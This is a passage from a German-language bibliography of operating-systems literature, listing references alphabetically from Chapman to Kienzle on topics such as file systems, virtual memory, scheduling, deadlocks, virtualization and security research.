- CHAPMAN, M. und HEISER, G.: „Implementing Transparent Shared Memory on Clusters Using Virtual Machines“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 383–386, 2005.
- CHASE, J. S., LEVY, H. M., FEELEY, M. J. und LAZOWSKA, E. D.: „Sharing and Protection in a Single-Address-Space Operating System“. In: *ACM Trans on Computer Systems*, Vol. 12, Seiten 271–307, Nov. 1994.
- CHATTOPADHYAY, S., LI, K. und BHANDARKAR, S.: „FGS-MR: MPEG4 Fine Grained Scalable Multi-Resolution Video Encoding for Adaptive Video Streaming“. In: *Proc. ACM Int. Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.
- CHEN, P. M., NG, W. T., CHANDRA, S., AYCOCK, C., RAJAMANI, G. und LOWELL, D.: „The Rio File Cache: Surviving Operating System Crashes“. In: *Proc. Seventh Int. Conf. on Arch. Support for Programming Languages and Operating Systems*, ACM, Seiten 74–83, 1996.
- CHEN, S. und THAPAR, M.: „A Novel Video Layout Strategy for Near-Video-on-Demand Servers“. In: *Prof. Int. Conf. on Multimedia Computing and Systems*, IEEE, Seiten 37–45, 1997.
- CHEN, S. und TOWNSLEY, D.: „A Performance Evaluation of RAID Architectures“. In: *IEEE Trans. on Computers*, Vol. 45, Seiten 1116–1130, Okt. 1996.
- CHEN, S., GIBBONS, P. B., KOZUCH, M., LIASKOVITIS, V., AILAMAKI, A., BLELLOCH, G. E., FALSAFI, B., FIX, L., HARDAVELLAS, N., MOWRY, T. C. und WILKERSON, C.: „Scheduling Threads for Constructive Cache Sharing on CMPs“. In: *Proc. ACM Symp. on Parallel Algorithms and Arch.*, ACM, Seiten 105–115, 2007.

- CHENG, J., WONG, S. H. Y., YANG, H. und LU, S.: „SmartSiren: Virus Detection and Alert for Smartphones“. In: *Proc. Fifth Int. Conf. on Mobile Systems, Appls., and Services*, ACM, Seiten 258–271, 2007.
- CHENG, N., JIN, H. und YUAN, Q.: „OMFS: An Object-Oriented Multimedia File System for Cluster Streaming Server“. In: *Proc. Eighth Int. Conf. on High-Performance Computing in Asia-Pacific Region*, IEEE, Seiten 532–537, 2005.
- CHERITON, D. R.: „An Experiment Using Registers for Fast Message-Based Interprocess Communication“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 18, Seiten 12–20, Okt. 1984.
- CHERITON, D. R.: „The V Distributed System“. In: *Commun. of the ACM*, Vol. 31, Seiten 314–333, März 1988.
- CHERKASOVA, L. und GARDNER, R.: „Measuring CPU Overhead for I/O Processing in the Xen Virtual Machine Monitor“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 387–390, 2005.
- CHERVENAK, A., VELLANKI, V. und KURMAS, Z.: „Protecting File Systems: A Survey of Backup Techniques“. In: *Proc. 15th IEEE Symp. on Mass Storage Systems*, IEEE, 1998.
- CHIANG, M.-L. und HUANG, J.-S.: „Improving the Performance of Log-Structured File Systems with Adaptive Block Rearrangement“. In: *Proc. 2007 ACM Symp. on Applied Computing*, ACM, Seiten 1136–1140, 2007.
- CHILDS, S. und INGRAM, D.: „The Linux-SRT Integrated Multimedia Operating System: Bringing QoS to the Desktop“. In: *Proc. Seventh IEEE Real-Time Tech. and Appl. Symp.*, IEEE, Seiten 135–141, 2001.
- CHOU, A., YANG, J., CHELF, B., HALLEM, S. und ENGLER, D.: „An Empirical Study of Operating System Errors“. In: *Proc. 18th Symp. on Operating Systems Design and Implementation*, ACM, Seiten 73–88, 2001.
- CHOW, T. C. K. und ABRAHAM, J. A.: „Load Balancing in Distributed Systems“. In: *IEEE Trans. on Software Engineering*, Vol. SE-8, Seiten 401–412, Juli 1982.
- CINQUE, M., COTRONEO, D., KALBARCZYK, Z., IYER und RAVISHANKAR K.: „How Do Mobile Phones Fail? A Failure Data Analysis of Symbian OS Smart Phones“. In: *Proc. 37th Annual Int. Conf. on Dependable Systems and Networks*, IEEE, Seiten 585–594, 2007.
- COFFMAN, E. G., ELPHICK, M. J. und SHOSHANI, A.: „System Deadlocks“. In: *Computing Surveys*, Vol. 3, Seiten 67–78, Juni 1971.
- COOKE, D., URBAN, J. und HAMILTON, S.: „Unix and Beyond: An Interview with Ken Thompson“. In: *Computer*, Vol. 32, Seiten 58–64, Mai 1999.
- CORBATO, F. J.: „On Building Systems That Will Fail“. In: *Commun. of the ACM*, Vol. 34, Seiten 72–81, Juni 1991.

- CORBATO, F. J., MERWIN-DAGGETT, M. und DALEY, R. C.: „An Experimental Time-Sharing System“. In: *Proc. AFIPS Fall Joint Computer Conf.*, AFIPS, Seiten 335–344, 1962.
- CORBATO, F. J., SALTZER, J. H. und CLINGEN, C. T.: „MULTICS – The First Seven Years“. In: *Proc. AFIPS Spring Joint Computer Conf.*, AFIPS, Seiten 571–583, 1972.
- CORBATO, F. J. und VYSSOTSKY, V. A.: „Introduction and Overview of the MULTICS System“. In: *Proc. AFIPS Fall Joint Computer Conf.*, AFIPS, Seiten 185–196, 1965.
- CORNELL, B., DINDA, P. A. und BUSTAMANTE, F. E.: „Wayback: A User-Level Versioning File System for Linux“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 19–28, 2004.
- COSTA, M., GROWCROFT, J., CASTRO, M., ROWSTRON, A., ZHOU, L., ZHANG, L. und BARHAM, P.: „Vigilante: End-to-End Containment of Internet Worms“. In: *Proc. 20th Symp. on Operating System Prin.*, ACM, Seiten 133–147, 2005.
- COURTOIS, P. J., HEYMANS, F. und PARNAS, D. L.: „Concurrent Control with Readers and Writers“. In: *Commun. of the ACM*, Vol. 10, Seiten 667–668, Okt. 1971.
- COX, L. P., MURRAY, C. D. und NOBLE, B. D.: „Pastiche: Making Backup Cheap and Easy“. In: *Proc. Fifth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 285–298, 2002.
- CRANOR, C. D. und PARULKAR, G. M.: „The UVM Virtual Memory System“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 117–130, 1999.
- CROWLEY, C.: *Operating Systems: A Design-Oriented Approach*. Chicago, Irwin, 1997.
- CUSUMANO, M. A. und SELBY, R. W.: „How Microsoft Builds Software“. In: *Commun. of the ACM*, Vol. 40, Seiten 53–61, Juni 1997.
- DABEK, F., KAASHOEK, M. F., KARGET, D., MORRIS, R. und STOICA, I.: „Wide-Area Cooperative Storage with CFS“. In: *Proc. 18th Symp. on Operating Systems Principles*, ACM, Seiten 202–215, 2001.
- DALEY, R. C. und DENNIS, J. B.: „Virtual Memory, Process, and Sharing in MULTICS“. In: *Commun. of the ACM*, Vol. 11, Seiten 306–312, Mai 1968.
- DALTON, A. B. und ELLIS, C. S.: „Sensing User Intention and Context for Energy Management“. In: *Proc. Ninth Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 151–156, 2003.
- DASIGENIS, M., KROUPIS, N., ARGYROU, A., TATAS, K., SOUDRIS, D., THANAILAKIS, A. und ZERVAS, N.: „A Memory Management Approach for Efficient Implementation of Multimedia Kernels on Programmable Architectures“. In: *Proc. IEEE Computer Society Workshop on VLSI*, IEEE, Seiten 171–177, 2001.
- DAUGMAN, J.: „How Iris Recognition Works“. In: *IEEE Trans. on Circuits and Systems for Video Tech.*, Vol. 14, Seiten 21–30, Jan. 2004.

- DAVID, F. M., CARLYLE, J. C. und CAMPBELL, R. H.: „Exploring Recovery from Operating System Lockups“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 351–356, 2007.
- DEAN, J. und GHEMAWAT, S.: „MapReduce: Simplified Data Processing on Large Clusters“. In: *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 137–150, 2004.
- DENNING, D.: „A Lattice Model of Secure Information Flow“. In: *Commun. of the ACM*, Vol. 19, Seiten 236–243, 1976.
- DENNING, D.: *Information Warfare and Security*. Reading, MA, Addison-Wesley, 1999.
- DENNING, P. J.: „The Working Set Model for Program Behavior“. In: *Commun. of the ACM*, Vol. 11, Seiten 323–333, 1968a.
- DENNING, P. J.: „Thrashing: Its Causes and Prevention“. In: *Proc. AFIPS National Computer Conf.*, AFIPS, Seiten 915–922, 1968b.
- DENNING, P. J.: „Virtual Memory“. In: *Computing Surveys*, Vol. 2, Seiten 153–189, Sept. 1970.
- DENNING, P. J.: „Working Sets Past and Present“. In: *IEEE Trans. on Software Engineering*, Vol. SE-6, Seiten 64–84, Jan. 1980.
- DENNIS, J. B. und VAN HORN, E. C.: „Programming Semantics for Multiprogrammed Computations“. In: *Commun. of the ACM*, Vol. 9, Seiten 143–155, März 1966.
- DIFFIE, W. und HELLMAN, M. E.: „New Directions in Cryptography“. In: *IEEE Trans. on Information Theory*, Vol. IT-22, Seiten 644–654, Nov. 1976.
- DIJKSTRA, E. W.: „Co-operating Sequential Processes“. In: GENUYS, F. (Hrsg.): *Programming Languages*, London, Academic Press, 1965.
- DIJKSTRA, E. W.: „The Structure of THE Multiprogramming System“. In: *Commun. of the ACM*, Vol. 11, Seiten 341–346, Mai 1968.
- DING, X., JIANG, S. und CHEN, F.: „A buffer cache management scheme exploiting both Temporal and Spatial localities“. In: *ACM Trans. on Storage*, Vol. 3, Art. 5, Juni 2007.
- DUBOIS, M., SCHEURICH, C. und BRIGGS, F. A.: „Synchronization, Coherence, and Event Ordering in Multiprocessors“. In: *Computer*, Vol. 21, Seiten 9–21, Feb. 1988.
- EAGER, D. L., LAZOWSKA, E. D. und ZAHORJAN, J.: „Adaptive Load Sharing in Homogeneous Distributed Systems“. In: *IEEE Trans. on Software Engineering*, Vol. SE-12, Seiten 662–675, Mai 1986.
- EDLER, J., LIPKIS, J. und SCHONBERG, E.: „Process Management for Highly Parallel UNIX Systems“. In: *Proc. USENIX Workshop on UNIX and Supercomputers*, USENIX, Seiten 1–17, Sept. 1988.
- EFSTATHOPOULOS, P., KROHN, M., VANDEBOGART, S., FREY, C., ZIEGLER, D., KOHLER, E., MAZIERES, D., KAASHOEK, F. und MORRIS, R.: „Labels and Event Processes in the Asbestos Operating System“. In: *Proc. 20th Symp. on Operating Systems Principles*, ACM, Seiten 17–30, 2005.

- EGAN, J. I. und TEIXEIRA, T. J.: *Writing a UNIX Device Driver*. 2. Auflage, New York, John Wiley, 1992.
- EGELE, M., KRUEGEL, C., KIRDA, E., YIN, H. und SONG, D.: „Dynamic Spyware Analysis“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 233–246, 2007.
- EGGERT, L. und TOUCH, J. D.: „Idletime Scheduling with Preemption Intervals“. In: *Proc. 20th Symp. on Operating Systems Principles*, ACM, Seiten 249–262, 2005.
- EL GAMAL, A.: „A Public Key Cryptosystem and Signature Scheme Based on Discrete Logarithms“. In: *IEEE Trans. on Information Theory*, Vol. IT-31, Seiten 469–472, Juli 1985.
- ELPHINSTONE, K., KLEIN, G., DERRIN, P., ROSCOE, T. und HEISER, G.: „Towards a Practical, Verified, Kernel“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 117–122, 2007.
- ENGLER, D. R., CHELF, B., CHOU, A. und HALLEM, S.: „Checking System Rules Using System-Specific Programmer-Written Compiler Extensions“. In: *Proc. Fourth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 1–16, 2000.
- ENGLER, D. R., GUPTA, S. K. und KAASHOEK, M. F.: „AVM: Application-Level Virtual Memory“. In: *Proc. Fifth Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 72–77, 1995.
- ENGLER, D. R. und KAASHOEK, M. F.: „Exterminate All Operating System Abstractions“. In: *Proc. Fifth Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 78–83, 1995.
- ENGLER, D. R., KAASHOEK, M. F. und O'TOOLE, J. Jr.: „Exokernel: An Operating System Architecture for Application-Level Resource Management“. In: *Proc. 15th Symp. on Operating Systems Principles*, ACM, Seiten 251–266, 1995.
- ERICKSON, J. S.: „Fair Use, DRM, and Trusted Computing“. In: *Commun. of the ACM*, Vol. 46, Seiten 34–39, 2003.
- ETSION, Y., TSAFRIR, D. und FEITELSON, D. G.: „Effects of Clock Resolution on the Scheduling of Interactive and Soft Real-Time Processes“. In: *Proc. Int. Conf. on Measurement and Modeling of Computer Systems*, ACM, Seiten 172–183, 2003.
- ETSION, Y., TSAFRIR, D. und FEITELSON, D. G.: „Desktop Scheduling: How Can We Know What the User Wants?“. In: *Proc. ACM Int. Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, Seiten 110–115, 2004.
- ETSION, Y., TSAFRIR, D. und FEITELSON, D. G.: „Process Prioritization Using Output Production: Scheduling for Multimedia“. In: *ACM Trans. on Multimedia, Computing, and Applications*, Vol. 2, Seiten 318–342, Nov. 2006.
- EVEN, S.: *Graph Algorithms*. Potomac, MD, Computer Science Press, 1979.
- FABRY, R. S.: „Capability-Based Addressing“. In: *Commun. of the ACM*, Vol. 17, Seiten 403–412, Juli 1974.

- FAN, X., WEBER, W.-D. und BARROSO, L.-A.: „Power Provisioning for a Warehouse-Sized Computer“. In: *Proc. 34th Annual Int. Symp. on Computer Arch.*, ACM, Seiten 13–23, 2007.
- FANDRICH, M., AIKEN, M., HAWBLITZEL, C., HODSON, O., HUNT, G., LARUS, J. R. und LEVI, S.: „Language Support for Fast and Reliable Message-Based Communication in Singularity OS“. In: *Proc. Eurosys 2006*, ACM, Seiten 177–190, 2006.
- FASSINO, J.-P., STEFANI, J.-B., LAWALL, J. J. und MULLER, G.: „Think: A Software Framework for Component-Based Operating System Kernels“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 73–86, 2002.
- FEDOROVA, A., SELTZER, M., SMALL, C. und NUSSBAUM, D.: „Performance of Multithreaded Chip Multiprocessors and Implications for Operating System Design“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 395–398, 2005.
- FEELEY, M. J., MORGAN, W. E., PIGHIN, F. H., KARLIN, A. R., LEVY, H. M. und THEKKATH, C. A.: „Implementing Global Memory Management in a Workstation Cluster“. In: *Proc. 15th Symp. on Operating Systems Principles*, ACM, Seiten 201–212, 1995.
- FELTEN, E. W. und HALDERMAN, J. A.: „Digital Rights Management, Spyware, and Security“. In: *IEEE Security and Privacy*, Vol. 4, Seiten 18–23, Jan./Feb. 2006.
- FEUSTAL, E. A.: „The Rice Research Computer – A Tagged Architecture“. In: *Proc. AFIPS Conf.*, AFIPS, 1972.
- FLINN, J. und SATYANARAYANAN, M.: „Managing Battery Lifetime with Energy-Aware Adaptation“. In: *ACM Trans on Computer Systems*, Vol. 22, Seiten 137–179, Mai 2004.
- FLORENCIO, D. und HERLEY, C.: „A Large-Scale Study of Web Password Habits“. In: *Proc. 16th Int. Conf. on the World Wide Web*, ACM, Seiten 657–666, 2007.
- FLUCKIGER, F.: *Understanding Networked Multimedia*. Upper Saddle River, NJ, Prentice Hall, 1995.
- FORD, B., BACK, G., BENSON, G., LEPREAU, J., LIN, A. und SHIVERS, O.: „The Flux OSkit: A Substrate for Kernel and Language Research“. In: *Proc. 17th Symp. on Operating Systems Principles*, ACM, Seiten 38–51, 1997.
- FORD, B., HIBLER, M., LEPREAU, J., TULLMAN, P., BACK, G., CLAWSON, S.: „Micro-kernels Meet Recursive Virtual Machines“. In: *Proc. Second Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 137–151, 1996.
- FORD, B. und SUSARLA, S.: „CPU Inheritance Scheduling“. In: *Proc. Second Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 91–105, 1996.
- FORD, R. und ALLEN, W. H.: „How Not To Be Seen“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 67–69, Jan./Feb. 2007.
- FOSTER, I.: „Globus Toolkit Version 4: Software for Service-Oriented Systems“. In: *Int. Conf. on Network and Parallel Computing*, IFIP, Seiten 2–13, 2005.

- FOTHERINGHAM, J.: „Dynamic Storage Allocation in the Atlas Including an Automatic Use of a Backing Store“. In: *Commun. of the ACM*, Vol. 4, Seiten 435–436, Okt. 1961.
- FRANZ, M.: „Containing the Ultimate Trojan Horse“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 52–56, Juli-Aug. 2007.
- FRASER, K. und HARRIS, T.: „Concurrent Programming without Locks“. In: *ACM Trans. on Computer Systems*, Vol. 25, Seiten 1–61, Mai 2007.
- FRIEDRICH, R. und ROLIA, J.: „Next Generation Data Centers: Trends and Implications“. In: *Proc. 6th Int. Workshop on Software and Performance*, ACM, Seiten 1–2, 2007.
- FUSCO, J.: *The Linux Programmer's Toolbox*. Upper Saddle River, NJ, Prentice Hall, 2007.
- GAL, E. und TOLEDO, S.: „A Transactional Flash File System for Microcontrollers“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 89–104, 2005.
- GANAPATHY, V., BALAKRISHNAN, A., SWIFT, M. M. und JHA, S.: „Microdrivers: A New Architecture for Device Drivers“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 85–90, 2007.
- GANESH, L., WEATHERSPOON, H., BALAKRISHNAN, M. und BIRMAN, K.: „Optimizing Power Consumption in Large-Scale Storage Systems“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 49–54, 2007.
- GARFINKEL, T., ADAMS, K., WARFIELD, A. und FRANKLIN, J.: „Compatibility is Not Transparency: VMM Detection Myths and Realities“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 31–36, 2007.
- GARFINKEL, T., PFAFF, B., CHOW, J., ROSENBLUM, M. und BONEH, D.: „Terra: A Virtual Machine-Based Platform for Trusted Computing“. In: *Proc. 19th Symp. on Operating Systems Principles*, ACM, Seiten 193–206, 2003.
- GAW, S. und FELTEN, E. W.: „Password Management Strategies for Online Accounts“. In: *Proc. Second Symp. on Usable Privacy*, ACM, Seiten 44–55, 2006.
- GEER, D.: „For Programmers, Multicore Chips Mean Multiple Challenges“. In: *IEEE Computer*, Vol. 40, Seiten 17–19, Sept. 2007.
- GEIST, R. und DANIEL, S.: „A Continuum of Disk Scheduling Algorithms“. In: *ACM Trans. on Computer Systems*, Vol. 5, Seiten 77–92, Feb. 1987.
- GELERNTER, D.: „Generative Communication in Linda“. In: *ACM Trans. on Programming Languages and Systems*, Vol. 7, Seiten 80–112, Jan. 1985.
- GHEMAWAT, S., GOBIOFF, H. und LEUNG, S.-T.: „The Google File System“. In: *Proc. 19th Symp. on Operating Systems Principles*, ACM, Seiten 29–43, 2003.

- GLEESON, B., PICOVICI, D., SKEHILL, R. und NELSON, J.: „Exploring Power Saving in 802.11 VoIP Wireless Links“. In: *Proc. 2006 Int. Conf. on Commun. and Mobile Computing*, ACM, Seiten 779–784, 2006.
- GNAIDY, C., BUTT, A. R. und HU, Y. C.: „Program-Counter Based Pattern Classification in Buffer Caching“. In: *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 395–408, 2004.
- GONG, L.: *Inside Java 2 Platform Security*. Reading, MA, Addison-Wesley, 1999.
- GRAHAM, R.: „Use of High-Level Languages for System Programming“. Project MAC Report TM-13, M.I.T., Sept. 1970.
- GREENAN, K. M. und MILLER, E. L.: „Reliability Mechanisms for File Systems using Non-Volatile Memory as a Metadata Store“. In: *Proc. Int. Conf. on Embedded Software*, ACM, Seiten 178–187, 2006.
- GROPP, W., LUSK, E. und SKJELLUM, A.: *Using MPI: Portable Parallel Programming with the Message Passing Interface*. Cambridge, MA, M.I.T. Press, 1994.
- GROSSMAN, D. und SILVERMAN, H.: „Placement of Records on a Secondary Storage Device to Minimize Access Time“. In: *Journal of the ACM*, Vol. 20, Seiten 429–438, 1973.
- GUMMADI, K. P., DUNN, R. J., SARIOU, S., GRIBBLE, S., LEVY, H. M. und ZAHOR-JAN, J.: „Measurement, Modeling, and Analysis of a Peer-to-Peer File-Sharing Workload“. In: *Proc. 19th Symp. on Operating Systems Principles*, 2003.
- GURUMURTHI, S.: „Should Disks Be Speed Demons or Brainiacs?“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 41, Seiten 33–36, Jan. 2007.
- GURUMURTHI, S., SIVASUBRAMANIAN, A., KANDEMIR, M. und FRANKE, H.: „Reducing Disk Power Consumption in Servers with DRPM“. In: *Computer*, Vol. 36, Seiten 59–66, Dez. 2003.
- HACKETT, B., DAS, M., WANG, D. und YANG, Z.: „Modular Checking for Buffer Overflows in the Large“. In: *Proc. 28th Int. Conf. on Software Engineering*, ACM, Seiten 232–241, 2006.
- HAND, S. M.: „Self-Paging in the Nemesis Operating System“. In: *Proc. Third Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 73–86, 1999.
- HAND, S. M., WARFIELD, A., FRASER, K., KOTTSOVINOS, E. und MAGENHEIMER, D.: „Are Virtual Machine Monitors Microkernels Done Right?“. In: *Proc. 10th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 1–6, 2005.
- HAERTIG, H., HOHMUTH, M., LIEDTKE, J. und SCHONBERG, S.: „The Performance of Kernel-Based Systems“. In: *Proc. 16th Symp. on Operating Systems Principles*, ACM, Seiten 66–77, 1997.
- HAFNER, K. und MARKOFF, J.: *Cyberpunk*. New York, Simon and Schuster, 1991.

- HALDERMAN, J. A. und FELTEN, E. W.: „Lessons from the Sony CD DRM Episode“. In: *Proc. 15th USENIX Security Symp.*, USENIX, Seiten 77–92, 2006.
- HARI, K., MAYRON, L., CRISTODOULOU, L., MARQUES, O. und FURHT, B.: „Design and Evaluation of 3D Video System Based on H.264 View Coding“. In: *Proc. ACM Int. Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.
- HARMSEN, J. J. und PEARLMAN, W. A.: „Capacity of Steganographic Channels“. In: *Proc. 7th Workshop on Multimedia and Security*, ACM, Seiten 11–24, 2005.
- HARRISON, M. A., RUZZO, W. L. und ULLMAN, J. D.: „Protection in Operating Systems“. In: *Commun. of the ACM*, Vol. 19, Seiten 461–471, Aug. 1976.
- HART, J. M.: *Win32 System Programming*. Reading, MA, Addison-Wesley, 1997.
- HAUSER, C., JACOBI, C., THEIMER, M., WELCH, B. und WEISER, M.: „Using Threads in Interactive Systems: A Case Study“. In: *Proc. 14th Symp. on Operating Systems Principles*, ACM, Seiten 94–105, 1993.
- HAVENDER, J. W.: „Avoiding Deadlock in Multitasking Systems“. In: *IBM Systems Journal*, Vol. 7, Seiten 74–84, 1968.
- HEISER, G., UHLIG, V. und LEVASSEUR, J.: „Are Virtual Machine Monitors Micro-kernels Done Right?“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 40, Seiten 95–99, 2006.
- HENCHIRI, O. und JAPKOWICZ, N.: „A Feature Selection and Evaluation Scheme for Computer Virus Detection“. In: *Proc. Sixth Int. Conf. on Data Mining IEEE*, Seiten 891–895, 2006.
- HERDER, J. N., BOS, H., GRAS, B., HOMBURG, P. und TANENBAUM, A. S.: „Construction of a Highly Dependable Operating System“. In: *Proc. Sixth European Dependable Computing Conf.*, Seiten 3–12, 2006.
- HICKS, B., RUEDA, S., JAEGER, T. und MCDANIEL, P.: „From Trusted to Secure: Building and Executing Applications That Enforce System Security“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 205–218, 2007.
- HIGHAM, L., JACKSON, L. und KAWASH, J.: „Specifying Memory Consistency of Write Buffer Multiprocessors“. In: *ACM Trans. on Computer Systems*, Vol. 25, Art. 1, Feb. 2007.
- HILDEBRAND, D.: „An Architectural Overview of QNX“. In: *Proc. Workshop on Microkernels and Other Kernel Arch.*, ACM, Seiten 113–136, 1992.
- HIPSON, P. D.: *Mastering Windows 2000 Registry*. Alameda, CA, Sybex, 2000.
- HOARE, C. A. R.: „Monitors, An Operating System Structuring Concept“. In: *Commun. of the ACM*, Vol. 17, Seiten 549–557, Okt. 1974; Erratum in: *Commun. of the ACM*, Vol. 18, Seite 95, Feb. 1975.

- HOHMUTH, M. und HAERTIG, H.: „Pragmatic Nonblocking Synchronization in Real-Time Systems“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 217–230, 2001.
- HOHMUTH, M., PETER, M., HAERTIG, H. und SHAPIRO, J.: „Reducing TCB Size by Using Untrusted Components: Small Kernels Verus Virtual-Machine Monitors“. In: *Proc. 11th ACM SIGOPS European Workshop*, ACM, Art. 22, 2004.
- HOLT, R. C.: „Some Deadlock Properties of Computer Systems“. In: *Computing Surveys*, Vol. 4, Seiten 179–196, Sept. 1972.
- HOM, J. und KREMER, U.: „Energy Management of Virtual Memory on Diskless Devices“. In: BENINI, L., KANDEMIR, M. und RAMANUJAM, J. (Hrsg.): *Compilers and Operating Systems for Low Power*, Norwell, MA, Kluwer, Seiten 95–113, 2003.
- HOWARD, J. H., KAZAR, M. J., MENEES, S. G., NICHOLS, D. A., SATYANARAYANAN, M., SIDEBOOTHAM, R. N. und WEST, M. J.: „Scale and Performance in a Distributed File System“. In: *ACM Trans. on Computer Systems*, Vol. 6, Seiten 55–81, Feb. 1988.
- HOWARD, M. und LEBLANK, D.: *Writing Secure Code for Windows Vista*. Redmond, WA, Microsoft Press, 2006.
- HUANG, W., LIU, J., KOOP, M., ABALI, B. und PANDA, D.: QNomad: Migrating OSBypass Networks in Virtual Machines“. In: *Proc. ACM/USENIX Int. Conf. on Virtual Execution Environments*, ACM, Seiten 158–168, 2007.
- HUANG, Z., SUN, C., PURVIS, M. und CRANEFIELD, S.: „View-Based Consistency and False Sharing Effect in Distributed Shared Memory“. In: *ACM SIGOPS Operating System Rev.*, Vol. 35, Seiten 51–60, April 2001.
- HUTCHINSON, N. C., MANLEY, S., FEDERWISCH, M., HARRIS, G., HITZ, D., KLEIMAN, S. und O’MALLEY, S.: „Logical vs. Physical File System Backup“. In: *Proc. Third Symp. on Oper. Systems Design and Impl.*, USENIX, Seiten 239–249, 1999.
- IEEE: *Information Technology—Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*, New York, Institute of Electrical and Electronics Engineers, 1990.
- IN, J., SHIN, I. und KIM, H.: „Memory Systems: SWL: A Search-While-Load Demand Paging Scheme with NAND Flash Memory“. In: *Proc. 2007 ACM SIGPLAN/SIGBED Conf. on Languages, Compilers, and Tools*, ACM, Seiten 217–226, 2007.
- ISLOOR, S. S. und MARSLAND, T. A.: „The Deadlock Problem: An Overview“. In: *Computer*, Vol. 13, Seiten 58–78, Sept. 1980.
- IVENS, K.: *Optimizing the Windows Registry*. Foster City, CA, IDG Books Worldwide, 1998.
- JAEGER, T., SAILER, R. und SREENIVASAN, Y.: „Managing the Risk of Covert Information Flows in Virtual Machine Systems“. In: *Proc. 12th ACM Symp. on Access Control Models and Technologies*, ACM, Seiten 81–90, 2007.

- JAYASIMHA, D. N., SCHWIEBERT, L., MANIVANNAN und MAY, J. A.: „A Foundation for Designing Deadlock-Free Routing Algorithms in Wormhole Networks“. In: *J. of the ACM*, Vol. 50, Seiten 250–275, 2003.
- JIANG, X. und XU, D.: „Profiling Self-Propagating Worms via Behavioral Footprinting“. In: *Proc. 4th ACM Workshop in Recurring Malcode*, ACM, Seiten 17–24, 2006.
- JOHNSON, N. F. und JAJODIA, S.: „Exploring Steganography: Seeing the Unseen“. In: *Computer*, Vol. 31, Seiten 26–34, Feb. 1998.
- JONES, J. R.: „Estimating Software Vulnerabilities“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 28–32, Juli/Aug. 2007.
- JOO, Y., CHOI, Y., PARK, C., CHUNG, S. und CHUNG, E.: „System-level optimization: Demand paging for OneNAND Flash eXecute-in-place“. In: *Proc. Int. Conf. on Hardware Software Codesign*, ACM, Seiten 229–234, 2006.
- KABAY, M.: „Flashes from the Past“. In: *Information Security*, S. 17, 1997.
- KAMINSKY, D.: „Explorations in Namespace: White-Hat Hacking across the Domain Name System“. In: *Commun. of the ACM*, Vol. 49, Seiten 62–69, Juni 2006.
- KAMINSKY, M., DAVVIDES, G., MAZIERES, D. und KAASHOEK, M. F.: „Decentralized User Authentication in a Global File System“. In: *Proc. 19th Symp. on Operating Systems Principles*, ACM, Seiten 60–73, 2003.
- KANG, S., WON, Y. und ROH, S.: „Harmonic Interleaving: File System Support for Scalable Streaming of Layer Encoded Objects“. In: *Proc. ACM Int. Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.
- KANT, K. und MOHAPATRA, P.: „Internet Data Centers“. In: *Computer*, Vol. 27, Seiten 35–37, Nov. 2004.
- KARLIN, A. R., LI, K., MANASSE, M. S. und OWICKI, S.: „Empirical Studies of Competitive Spinning for a Shared-Memory Multiprocessor“. In: *Proc. 13th Symp. on Operating Systems Principles*, ACM, Seiten 41–54, 1991.
- KARLIN, A. R., MANASSE, M. S., MCGEOCH, L. und OWICKI, S.: „Competitive Randomized Algorithms for Non-Uniform Problems“. In: *Proc. First Annual ACM Symp. on Discrete Algorithms*, ACM, Seiten 301–309, 1989.
- KAROL, M., GOLESTANI, S. J. und LEE, D.: „Prevention of Deadlocks and Livelocks in Lossless Backpressured Packet Networks“. In: *IEEE/ACM Trans. on Networking*, Vol. 11, Seiten 923–934, 2003.
- KAUFMAN, C., PERLMAN, R. und SPECINER, M.: *Network Security*. 2. Auflage, Upper Saddle River, NJ, Prentice Hall, 2002.
- KEETON, K., BEYER, D., BRAU, E., MERCHANT, A., SANTOS, C. und ZHANG, A.: „On the Road to Recovery: Restoring Data After Disasters“. In: *Proc. Eurosys 2006*, ACM, Seiten 235–238, 2006.

- KELEHER, P., COX, A., DWARKADAS, S. und ZWAENEPOEL, W.: „TreadMarks: Distributed Shared Memory on Standard Workstations and Operating Systems“. In: *Proc. USENIX Winter 1994 Conf.*, USENIX, Seiten 115–132, 1994.
- KERNIGHAN, B. W. und PIKE, R.: *The UNIX Programming Environment*. Upper Saddle River, NJ, Prentice Hall, 1984.
- KIENZLE, D. M. und ELDER, M. C.: „Recent Worms: A Survey and Trends“. In: *Proc. 2003 ACM Workshop on Rapid Malcode*, ACM, Seiten 1–10, 2003.
